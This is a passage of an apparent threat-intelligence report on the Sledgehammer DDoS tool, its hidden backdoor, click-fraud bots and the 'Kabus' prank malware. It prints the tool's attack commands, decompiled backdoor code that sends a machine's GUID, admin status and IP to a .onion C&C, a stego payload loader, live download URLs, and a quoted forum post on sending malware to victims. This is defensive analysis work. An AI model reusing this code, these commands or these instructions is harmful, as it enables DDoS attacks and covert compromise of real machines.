
Ödül Adı: Ojooo Bot
Gereken Puan: 100
Açıklama: Ojooo adlı PTC sitesinde otomatik reklam izleme yapan bot...

Ödül Adı: PTCFarm Bot
Gereken Puan: 100
Açıklama: PTCFarm adlı PTC sitesinde otomatik reklam izleme yapan bot...

Ödül Adı: Neobux Bot
Gereken Puan: 100
Açıklama: Neobux adlı PTC sitesinde otomatik reklam izleme yapan bot...

The first reward in this list is a stand-alone version of the Sledgehammer DDoS tool. This version allows users to attack an arbitrary website rather than be limited to the pre-approved Surface Defense list. The other rewards here are “click fraud” bots used to generate revenue on PTC (pay-to-click) sites.

Click Fraud Bots. The “click fraud” bots are supposedly for the Ojooo, PTCFarm and Neobux PTC platforms. We were able to obtain a copy of the Ojooo bot which appeared to be “legitimate” and contained no backdoor.



Build your farm, buy animals, collect eggs and earn real ca$h!

Meet the money laying chickens!

This is a Revolution in the PTC World!
-You get bored to working with thousands of rental referrals?
-You bored of irregular average clicks?
-Don't waste your time with thousands of rental referrals!
-Just rent ONE chicken instead of hundreds of rental referrals, collect eggs everyday and start to get FIXED INCOME!
-Buy a cow and start to earn extra up to **900.00** USD in a month!

Total Members	Today New Members	Total Earnings
	156	0 USD

For Members!

- Low Minimum Cashout!
- Up to 20% Referral Upgrade Bonus!
- Unique Farming Concept!
- Guaranteed Payments!


For Advertisers!

- Cheap Advertising!
- Anti-cheat Protection!
- 100% Unique Visitors!
- Progressive Feedbacks!

BALYOZ – SLEDGEHAMMER


There are two versions of the Sledgehammer DDoS tool. Both versions use the same DoS (Denial of Service) techniques which leverage application logic to starve targets of compute resource.

One of the tools is a graphical user interface (GUI) used for the Surface Defense DDoS. The other is a command line version which is fully configurable:



```
load                    : Bir ayar dosyası yükler.
save                    : Şu andaki ayarı dosya olarak kaydeder.
ayar                    : Şu andaki ayarları görüntüler.
reset                   : Ayarları sıfırlar.
metod                   : Saldırı metodunu slowloris ve http request
                        flood arasında değiştirir
kaynak <sayı>           : Toplam saldırı kaynağı sayısı
bekleme <sayı>          : Milisaniye cinsinden her soket açımından
                        sonra beklenilecek süre
multitor                : Birden fazla Tor soketi açılmasını
                        aktive/deaktive etme
auth <kullanıcı> <şifre>: Basic HTTP Auth olan sitelerde kullanıcı adı
                        ve şifre
url <url>               : Saldırılacak olan url'yi seçer.
cookie <cookie>         : Gönderilecek cookie'yi belirler.
ssl                     : Saldırılan sitenin https kullanıp
                        kullanmadığını belirler.
post <veri>             : Post edilecek değeri belirler.
hedef <site>            : Saldırılacak site adresi
vur                     : Saldırıyı başlatma
dur                     : Saldırıyı sonlandırma
bitir                   : Programdan çıkış
```

Authentication. Both versions of the tool require a username and password which will be verified with the Command & Control (C&C) server along with the user's current "MachineGuid" registry key. This ensures that accounts can be tied to specific machines. The tool will also refuse to run inside a Virtual Machine (VM). Both of these techniques prevent users from running the tool on several machines in order to gain more points if they are participating in the Surface Defense program:



Kişilerin yasaklamalardan kaçmasını ve birden fazla Sath-ı Müdafaa açıp haksız yere puan kazanmasını engellemek için sanal bilgisayarlar,sandboxlar ve debugger'lar içinde çalışmayı reddederim.

OK

Sisteme Giriş

Kullanıcı Adı: test

Şifre: ●●●●

☑ Kullanıcı Adı ve Şifresini Hatırla

☑ Otomatik Olarak Çalış

Giriş Yap

Literal translation: “People escape from the prohibition of open and multiple virtual computers Defense Sather-i earn points **in order to prevent unfair, I refused to work in the sandbox and debuggers.**”

Features. The full command line version of Sledgehammer is capable of the following:

- Connecting via TOR for anonymity
- Attacking multiple websites at once
- Loading & saving attack configuration data
- Checking if a website is down using a third party service


Optionally:

- Using multiple TOR connections for the attack
- Using HTTPS when attacking
- Sending a "Cookie" HTTP header when attacking
- Sending "POST" request data when attacking
- Sending an HTTP basic authentication header when attacking
- Performing a "Slowloris"[8] attack.

[8] https://www.incapsula.com/ddos/attack-glossary/slowloris.html

Backdoor. Unbeknown to users of Sledgehammer the author has placed the same backdoor inside the Sledgehammer tool as the one from his fake Adfly bot. Both versions of Sledgehammer contain the backdoor, which is downloaded if a user is “banned” from the service.

When a user authenticates with the C&C or sends a client update, the server will give a response indicating whether the user is successfully authenticated or “banned”. Upon initial authentication with the server, the backdoor will be downloaded if the response indicates a temporary ban. If the user is already logged in then the backdoor will only be downloaded if a permanent ban occurs, as per the code below.




```
switch ((byte) objArray[0]) // C&C Response Code
{
  case (byte) 2: // Temporarily banned
    hata = "Geçici olarak yasaklandınız. Sebep: " + objArray[1];
    return false;
  case (byte) 3: // Permanently banned
    hata = "Sistemden yasaklandınız. Sebep: " + objArray[1];
    if (!Cekirdek.smethod_8()) // Check for VM
      Cekirdek.smethod_6(); // Download backdoor
    return false;
```

If the C&C server tells the client to download the backdoor, the client will wait 10 minutes before doing so. If the download fails, further attempts will be made every 1 hour and 10 minutes. The backdoor is downloaded from ***hxxps://wg46vjafrhowknhs.onion[.]to/init.aspx***.

The backdoor is a very small trojan and its sole purpose is to download, extract and execute another .NET assembly **from within a bitmap image**. It also downloads a secondary “guard” component which it installs as a service. This “guard” component ensures that if the backdoor is deleted then it will be re-downloaded and also installed as a service.


Backdoor Communication. When the backdoor is executed it will send a request to its C&C at ***hxxps://evkid7zszfcrimgo.onion[.]to/update/?veri=<base64-data>***. The value for the "veri" field is a base64-encoded stream containing the user's "MachineGuid" registry value, a boolean value indicating if the user is an administrator, and the user's IP address obtained from api.ipify.org.




```
Class1.binaryFormatter_0.Serialize((Stream) memoryStream, (object) new object[3]
{
  (object) new Guid(Registry.LocalMachine.OpenSubKey("software\\microsoft\\cryptography").GetValue("MachineGuid").ToString()),
  (object) (bool) (Class1.bool_0 ? 1 : 0),
  (object) Class1.webClient_0.DownloadString("http://api.ipify.org")
});
objArray = (object[]) Class1.binaryFormatter_0.Deserialize((Stream) new MemoryStream(Convert.FromBase64String(Class1.webClient_0.DownloadString("https://
           evkid7zszfcrimgo.onion.to/update/?veri=" + Convert.ToBase64String(memoryStream.ToArray())))));
```

The response from the server contains a URL to a bitmap image to download, and an additional parameter to be used later.

Steganography. The bitmap image downloaded by the backdoor is expected to contain an embedded .NET assembly. The first pixel's ARGB value indicates the size of the payload, and the rest of the image contains the payload itself. This is loosely represented in the image below.




The assembly is then loaded and a method named "Islem" is invoked.




```
public void yukle(byte[] yuklenecek, object[] parametreler)
{
  Assembly.Load(yuklenecek).GetType("Islem.Islem").GetMethod("islem").Invoke((object) null, parametreler);
}
```

Example code for "Islem" was posted on the forum with the trojanised Adfly bot tutorial. The code simply shows a message box indicating whether the current user for the process is an administrator or not:



```
namespace Islem
{
public static class Islem
{
public static void islem()
{
System.Windows.Forms.MessageBox.Show(new
System.Security.Principal.WindowsPrincipal(System.Security.Principal.WindowsIdentity.GetCurrent(
)).IsInRole(System.Security.Principal.WindowsBuiltInRole.Administrator) ? "Yöneticiyim" :
"Normal Kullanıcıyım");
}
```


Control Panel. It is likely that the author intended to set up a botnet for users he banned. We managed to find the control panel which contained a world map and a statistics box as shown below.



These statistics were contained within an image which never changed during our investigation. It is likely that this was being used as a placeholder while the control panel was being developed. However, we did not see any activity and eventually the control panel disappeared.

NIGHTMARE

One of the author’s tools is called "Kabus," which means "Nightmare". The tool is advertised on turkhackteam.org:



Üyelik tarihi
Jul 2015
Nereden
Ankara
Mesajlar
5.467
Konular
43

Kabus V2.0

Arkadaşlar bu birazcık hazırlık gerektiriyor ama değiyor..

Önce mynet'e girin, rastgele bir mail adresi alın. Mynet olmasının sebebi açık; telefon onayı gerektirmiyor.

Sonra benim şaka programımı indirin..

Download: http://evkid7zszfcrimgo.onion.to/download/saka.rar
Virüstotal: https://www.virustotal.com/en/file/0...is/1464505764/

Virüstotal bir türlü sıraya sokamadığından, Jotti'ye de soktum.

Jotti: https://virusscan.jotti.org/en-US/fi...job/tj9b3hl772

Dosyayı açın, içindeki data.xml dosyasını notepad'de notepad++'ta, elinizde ne varsa açın ve mail adresi ve şifresini girin. Eğer mynet değilse smtp sunucusu nedir, portu nedir, ssl var mı yok mu onları da değiştirin. **Dikkat edin, kurbana mail adı ve şifrenizi xml içinde veriyorsunuz.. Önemsiz yeni bir mail açın, kendinizinkini kullanmayın.**

Sonra tabii adını Kabus.exe'den mesela "MailKirici.exe'"ye çevirin, veya artık kurbanınıza nasıl yedirecekseniz... Kurbanınıza gönderin..
Kurbanınızın son korku ifadesi size mailde video olarak ulaştırılacaktır.

Bu da kurbanınızın ne gördüğü;

This program is a “prank tool,” used to scare victims with sounds and images. A video demonstration is provided so that users can get a feel for what will happen on a victim's machine. The tool can be configured to send an e-mail notifying an attacker that their victim has been successfully infected and scared.

C2 DE-ANONYMIZATION


We identified two TOR sites being operated by the author. These sites are used for:

- Distributing the DDoS Tool
- Coordinating DDoS attacks
- Distributing the backdoor and its various stages
- Sending commands to the backdoor

The main site is publicly advertised by the author on Root Developer and Turkhackteam and exists at ***evkid7zszfcrimgo[.]onion***. It is accessible through a standard Internet browser at ***evkid7zszfcrimgo[.]onion[.]to***.

The other site is unknown to the rest of the group and it is used to send the trojan to the "backdoored" Sledgehammer tool. It exists at ***wg46vjafrhowknhs[.]onion*****.**

Information Leakage. Hosting a website behind the TOR network should, in theory, make it impossible for somebody to determine the real location or IP address of your server. However, the author made several mistakes where useful error messages and paths are revealed when requesting non-available pages. From this, we discovered that the sites are running on Windows and they are using IIS and ASP.NET. The author was careful enough not to leave any personally identifiable information available. For example, even though a local path is revealed it is merely called "YeniSite" which is Turkish for "new site". Nevertheless, one piece of information is revealed; the real port of the webserver behind TOR is configured to use port 333.


IIS 7.5 Detailed Error - 403.
https://evkid7zszfcrimgo.onion.to/download/
TOR2WEB
hide Tor2web header

onion.to does not host this content; we are simply a conduit connecting Internet users to content hosted inside the Tor network..
onion.to does not provide any anonymity. You are strongly advised to download the Tor Browser Bundle and access this content over Tor.
For more information see our website for more details and send us your feedback.

Server Error in Application "DEEP"

Error Summary

HTTP Error 403.14 - Forbidden

The Web server is configured to not list the contents of this directory.

Detailed Error Information

Module	DirectoryListingModule	Requested URL	https://evkid7zszfcrimgo.onion.to:333/download/
Notification	ExecuteRequestHandler	Physical Path	C:\inetpub\yeniSite\download\
Handler	StaticFile	Logon Method	Anonymous
Error Code	0x00000000	Logon User	Anonymous

Most likely causes:

